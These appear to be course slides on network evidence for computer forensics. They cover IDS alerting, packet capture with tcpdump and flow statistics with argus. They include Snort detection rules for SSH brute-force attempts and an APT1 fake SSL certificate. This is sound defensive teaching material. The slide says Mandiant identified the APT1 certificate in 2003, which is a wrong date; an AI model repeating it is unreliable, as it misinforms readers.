


# CNIT 121: Computer Forensics



## 9 Network Evidence

# The Case for Network Monitoring

- Confirm or dispel suspicions surrounding an alleged computer security incident
- Accumulate additional evidence and indicators
- Verify the scope of a compromise
- Identify additional parties involved
- Generate a timeline of events occurring on the network

# Types of Network Monitoring

# Types of Network Monitoring

- **Event-based alerts**
  - **Snort, Suricata, SourceFire, RSA NetWitness**
  - **Require rule sets**
  - **Provides real-time notification**

# Types of Network Monitoring

- **Headers or full packets**
  - **Helps to identify scope of data theft**
  - **Capture actions done with interactive shells**
  - **Closely monitor malware communicating with remote sites**

# Types of Network Monitoring

- **High-level statistics showing type and number of packets**
- **Can reveal interesting information on activities that are not otherwise detectable**

# Event-Based Alert Monitoring

- **Most common type**
- **Based on rules or thresholds**
- **Events are generated by Network Intrusion Detection Systems (NIDS)**
  - **Or by software that monitors traffic patterns and flows**
- **Standard tools: Snort and Suricata**

# Indicators (or Signatures)

- **Matched against traffic observed by the network sensor**
- **Simple indicators**
  - **Such as IP address + port**
  - **"Cheap" (small load on sensor)**
- **Complex indicators**
  - **Session reconstruction or string matching**
  - **Can burden the sensor so much it drops packets**



# Example Snort Rule

- **This rule detects SSH Brute Force attacks**
  - **Depth: how many bytes of packet to read**
  - **Links Ch 9a, 9b**

```
# alert tcp $EXTERNAL_NET any -> $HOME_NET 22 (msg:"INDICATOR-SCAN SSH  
brute force login attempt"; flow:to_server,established; content:"SSH-";  
depth:4; detection_filter:track by_src, count 5, seconds 60;  
metadata:service ssh; classtype:misc-activity; sid:19559; rev:5;)
```

# alert\_fast

- **Put this in Snort configuration file**
  - `output alert_fast alerts.txt`
- **Simplest output module for Snort**
- **Puts text into a file**

# Detect Fake SSL Certificate

```
alert tcp $EXTERNAL_NET 443 -> $HOME_NET any (msg:"ET TROJAN FAKE AOL SSL Cert  
APT1"; flow:established,from_server; content:"|7c a2 74 d0 fb c3 d1 54 b3  
d1 a3 00 62 e3 7e f6|"; content:"|55 04 03|"; content:"|0c|mail.aol.com";  
distance:1; within:13; reference:url,www.mandiant.com/apt1;  
classtype:trojan-activity; sid:2016469; rev:3;)
```

- **Detects a specific fake certificate used by an APT group identified by Mandiant's in 2003**
- **Written by Emerging Threats**
- **Matches serial number and Issuer string**

# Header and Full Packet Logging

- **Two distinct purposes**
  - **To help IR team generate signatures, monitor activity, or identify stolen data**
  - **Collect evidence for an administrative or legal matter**
- **Consider whether to treat packet captures as evidence and generate a chain of custody**

# Thoroughness

- **IDS systems can retain the full session that generated an alert**
- **But for targeted collection against specific subjects, use tcpdump or Wireshark**


# tcpdump

- **Complete packet capture of an HTTP request**
- **Done with "tcpdump -X"**
- **Limiting capture to 64 bytes captures only the headers (called "trap and trace" by law enforcement)**

```
11:28:46.581258 IP kali.55743 > 159.203.238.50.http: Flags [P.], seq 1:377, ack 1, win 29200,
length 376
 0x0000:  4500 01a0 b6bd 4000 4006 4708 ac10 0184  E.....@.G....
 0x0010:  9fcb ee32 d9bf 0050 82f4 b80e 9b03 4121  ...2...P.....A!
 0x0020:  5018 7210 3d25 0000 4745 5420 2f20 4854  P.r.=%.GET./.HT
 0x0030:  5450 2f31 2e31 0d0a 486f 7374 3a20 6174  TP/1.1..Host:.at
 0x0040:  7461 636b 6469 7265 6374 2e73 616d 7363  tackdirect.sams
 0x0050:  6c61 7373 2e69 6e66 6f0d 0a55 7365 722d  lass.info..User-
 0x0060:  4167 656e 743a 204d 6f7a 696c 6c61 2f35  Agent:.Mozilla/5
```

# Statistical Monitoring

- **Cisco NetFlow**
- **Number of packets & bytes in each "flow" (session)**





# Statistical Monitoring

**Commercial visualization products available from Fluke, HP, Solarwinds, and IBM**



**Link Ch 9c**



# flow-tools and argus

- **Open-source**
- **Convert pcap file (from tcpdump) to Argus format**
- **Graph all packets > 68 bytes from server1 by port number**

```
argus -mAJRU 512 -r serverFarm_1.pcap -w serverFarm_1.pcap.arg3
```

```
ragraph dbytes dport -M 1s -fill -stack -r serverFarm_1.pcap.arg3 - tcp and  
dst bytes gt 68 host server1
```




Figure 9-1. Unexpected server traffic

